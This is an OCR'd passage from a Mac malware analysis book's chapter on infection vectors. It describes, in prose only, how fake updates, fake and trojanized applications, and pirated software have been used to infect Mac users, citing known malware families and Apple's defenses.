


(The Art of Mac Malware) Volume 1: Analysis

Chapter 0x1: Infection Vectors

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

A malware's infection vector is the means by which it gains access to (i.e. infects) a system.

Throughout the years, malware authors have relied on various mechanisms ranging from social engineering tricks to advanced remote 0day exploits.

Here, we'll discuss a few of the most common techniques (ab)used by Mac malware authors.

By far the most common method of infecting Mac users with malicious code involves tricking or coercing the users into infecting themselves ...in other words, directly downloading and running the malicious code (vs. say remote exploitation).

Several common social engineering attacks that, as noted, requiring tricking users into (directly) infecting themselves with malware include:

- Fake updates
- Fake applications
- Trojanized Applications
- (Infected) pirated applications

📝 Note:

To thwart (or at least counter) these "user assisted" infection vectors, Apple introduced Application Notarization requirements in macOS 10.15 (Catalina).

Such requirements ensure that Apple has scanned (and approved) all software before it is allowed to run on macOS:

"Notarization gives users more confidence that the Developer ID-signed software you distribute has been checked by Apple for malicious components." [1]


Though not infallible it is an excellent step at combating basic macOS infection vectors ...though malware authors have been quick to adapt. [2]

Fake Updates (via Browser Popups)

If you're a Mac user, you've likely encountered malicious pop ups as you've browsed the web. "Update Your Flash Player" screams a modal browser popup linking to a download that (completely) unsurprisingly is not a legitimate Flash update, but rather malware or adware.

This common method of coercing users to infect themselves involves malicious websites (especially those offering "free" (video) content) or malicious ads on legitimate websites, displaying misleading popups.

Adware, such as `OSX.Shlayer` [3], is especially fond of this infection vector:



Fake Flash Player Update (`OSX.Shlayer`) [3]

Unfortunately some percentage of Mac users will fall for this type of attack, believing the update is "required", and thus infecting themselves in the process.

> 📝 Note:
>
> In direct response to macOS Catalina's notarization requirements, attacks involving

OSX.Shlayer, now leverage “user-assisted” notarization bypasses.


For more details, see:

“New Mac malware uses 'novel' tactic to bypass macOS Catalina security” [2]

Fake Applications


Attackers are quite fond of targeting Mac users via fake applications. This infection vector relies on coercing the user to both download and run a malicious application that is masquerading as something legitimate.

For example, OSX.Siggen [4][5] targeted macOS users by impersonating the popular WhatsApp messaging application. As explained in a tweet by @PhishingAi, an iFrame hosted on message-whatsapp[.]com would: *“deliver...a zip file with an [malicious] application inside”* [6]




Initial details on OSX.Siggen [6]

As noted by @PhishingAi, the download is a zip archive named WhatsAppWeb.zip ...that (surprise, surprise) is not the official WhatsApp application, but rather a malicious application named WhatsAppService:



WhatsAppService
(OSX.Siggen)

As the message-whatsapp[.]com site appeared (somewhat) legitimate, perhaps the average user would not notice anything amiss and would download and run the fake application, thus infecting themselves:



message-whatsapp[.]com


📝 Note:

1. Though the website, message-whatsapp[.]com would automatically download the .zip file (containing the malware), the user would still have to manually both unzip and execute the malware


2. Moreover, as the malicious application was unsigned, macOS (specifically Gatekeeper) would block it. (For more information on Gatekeeper and its foundational role in helping block malware and protect macOS users, see: "Gatekeeper Exposed" [7]).

Trojanized Applications

Imagine you're an employee of a popular crypto-currency exchange and have just received an email requesting a review of a new crypto-currency trading application: "JMTTrader". The link in the email takes you to a legitimate looking company website and links to (what claims to be) both the source code and pre-built binary of the new application:




After downloading, installing, and running the application, `JMTTrader.app`, (still) nothing appears amiss:



trojanized crypto-currency trading application
(infected with Lazarus Group backdoor)

Unfortunately, though the source code for the application was pristine, the pre-built installer for the `JMTTrader.app` was surreptitiously trojanized with a malicious backdoor. During the installation process, the backdoor is persistently installed [8].

This specific attack is attributed to the infamous Lazarus APT group, who've employed this rather sophisticated (multi-faceted) social engineering approach to infect Mac users (since about 2018):



yet another trojanized application
(infected with Lazarus Group backdoor)

> 📝 Note:
>
> For more details on this Lazarus group attack, as well as their general propensity for this infection vector, see:
>
> "Pass the AppleJeus" [8]

Pirated (Cracked) Applications

A slightly more sophisticated attack (that still requires a high degree of user interaction) involves packaging malware into cracked or pirated applications. In this attack scenario, malware authors will first crack popular commercial software (think Photoshop, etc), removing the copyright or licensing restrictions. Then, they'll inject malware into the (now cracked) software package before distributing it to the unsuspecting public. Users who download and run such cracked applications will then become infected.

Mac malware that leverages this infection vector includes `OSX.iWorm` that spread via "pirated versions of desirable OS X applications (such as Adobe Photoshop and Microsoft Office)" [8] that had been uploaded to the popular torrent site "Pirate Bay":

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog
Applications (Mac)	Adobe Photoshop CS6 Mac OSX Uploaded 07-26 23:18, Size 988.02 MiB, ULed by aceprog

Pirated Applications containing `OSX.iWorm`

> 📝 Note:
>
> For technical details on how OSX.iWorm persistently infected Mac users once the pirated applications were downloaded and run, see:
>
> "Invading the core: iWorm's infection vector and persistence mechanism" [9]

More recently, `OSX.BirdMiner` (also known as `OSX.LoudMiner`) was also distributed via pirated (cracked) applications on the "VST Crack" website. Thomas Reed (@thomasareed), a well-known Mac malware analyst, stated:

> *"Bird Miner has been found in a cracked installer for the high-end music production software Ableton Live"* [10]


ESET, who also analyzed the malware [11], discussed its infection mechanism as well. Specifically their research uncovered almost 100 pirated applications all related to digital audio / virtual studio technology (VST) that, (like the cracked Ableton Live software package) contained the BirdMiner malware.

Of course, users who downloaded and installed these pirated applications would be infected with the malware.

Custom URL Schemes

